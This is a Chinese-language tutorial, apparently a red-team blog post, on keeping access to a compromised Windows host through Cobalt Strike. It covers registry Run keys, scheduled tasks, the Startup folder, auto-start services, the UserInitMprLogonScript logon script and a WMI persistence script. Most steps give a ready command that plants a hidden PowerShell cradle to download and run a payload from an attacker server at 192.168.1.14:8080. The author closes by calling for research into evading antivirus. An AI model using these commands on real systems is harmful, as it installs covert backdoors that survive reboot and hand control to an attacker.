
背景
在拿到目标系统权限之后,为了防止权限不会因系统重启或其他情况而丢失,需要建立一个持久化的据点,本文收集和整理了几种常见权限维持的技巧,目前这几种方法均会被杀软拦截,所有操作均在cs上完成。
权限维持
注册表启动项
注册表启动项是常见的持久化方式,主要有两个路径
- HKEY_CURRENT_USER 简写 HKCU
- HKEY_LOCAL_MACHINE 简写 HKLM
HKCU为当前用户路径,而HKLM为机器路径
添加自启动项
需要管理员权限
1 | shell reg add hklm\software\microsoft\windows\currentversion\run /v "shell" /t REG_SZ /d "c:\windows\system32\windowspowershell\v1.0\powershell.exe -nop -w hidden -c \"IEX((new-object net.webclient).downloadstring('http://192.168.1.14:8080/a'))\"" /f |
这里采用无文件落地方式,不然可直接将/d参数后跟上可执行文件后门路径即可
若找不到powershell路径,可切换到根目录试试如下命令
dir /s /b powershell.exe

查询刚刚添加的键值
shell reg query hklm\software\microsoft\windows\currentversion\run

重启之后可上线

计划任务
计划任务在win8之前使用at命令,之后使用schtasks命令来创建或删除计划任务
此处创建的计划任务通过/ru system命令以管理员权限启动,所以创建此计划任务同样需要管理员权限。
1 | shell schtasks /create /tn update /tr "c:\windows\system32\windowspowershell\v1.0\powershell.exe -windowstyle hidden -Nologo -Noninteractive -ep bypass -nop -c 'IEX((new-object net.webclient).downloadstring(''http://192.168.1.14:8080/a'''))'" /sc onstart /ru system |
/sc参数
- onstart 系统启动
- onlogon 用户登陆
- onidle /i 1 系统空闲,/i参数指定系统必须持续空闲1分钟才启动计划任务

查看创建的计划任务
shell schtasks /query /fo list /tn update /v


重启上线
启动项
放在自启动目录下的程序或快捷方式在用户登陆时都会自动启动
当前用户
C:\Users\当前用户名\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup所有用户
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
测试放入1.bat,实战可放入可执行恶意程序或恶意快捷方式
1.bat执行恶意powershell代码
powershell.exe -nop -w hidden -c IEX((new-object net.webclient).downloadstring('http://192.168.1.14:8080/a'))
自启动服务
cs上可直接生成以服务运行的可执行程序,这里继续以无文件落地的方式演示实验
创建名为shell的自启动服务
shell sc create "shell" binpath= "cmd /c start powershell.exe -nop -w hidden -c IEX((new-object net.webclient).downloadstring('http://192.168.1.14:8080/a'))"
设置服务描述
shell sc description "shell" "test"
设置服务自启动
shell sc config "shell" start= auto
启动服务
shell net start "shell"
Logon Scripts后门
当用户登陆时触发
注册表:HKEY_CURRENT_USER\Environment\

创建UserInitMprLogonScript键值
1 | shell reg add HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d "c:\windows\system32\windowspowershell\v1.0\powershell.exe -nop -w hidden -c \"IEX((new-object net.webclient).downloadstring('http://192.168.1.14:8080/a'))\"" /f |
WMI
windows可通过WMI使用命令行或批处理命令来管理系统,相当于一个可与系统交互的API,windows默认安装。
网上已有利用WMI做权限维持的脚本
修改payload


1.powershell-import /home/kali/software/WMI-Persistence.ps1
2.powershell Install-Persistence

3.powershell Check-WMI
删除,不然会一直轮循弹shell回来
4.powershell Remove-Persistence
后话
目前上述所有方法都会被杀软拦截,除了对可执行程序的免杀之外,如何在杀软不会拦截的情况下实现权限维持是需要继续研究的点,上述只是一般权限维持的常见手法,还有许多思路奇特新颖的方法等着去尝试。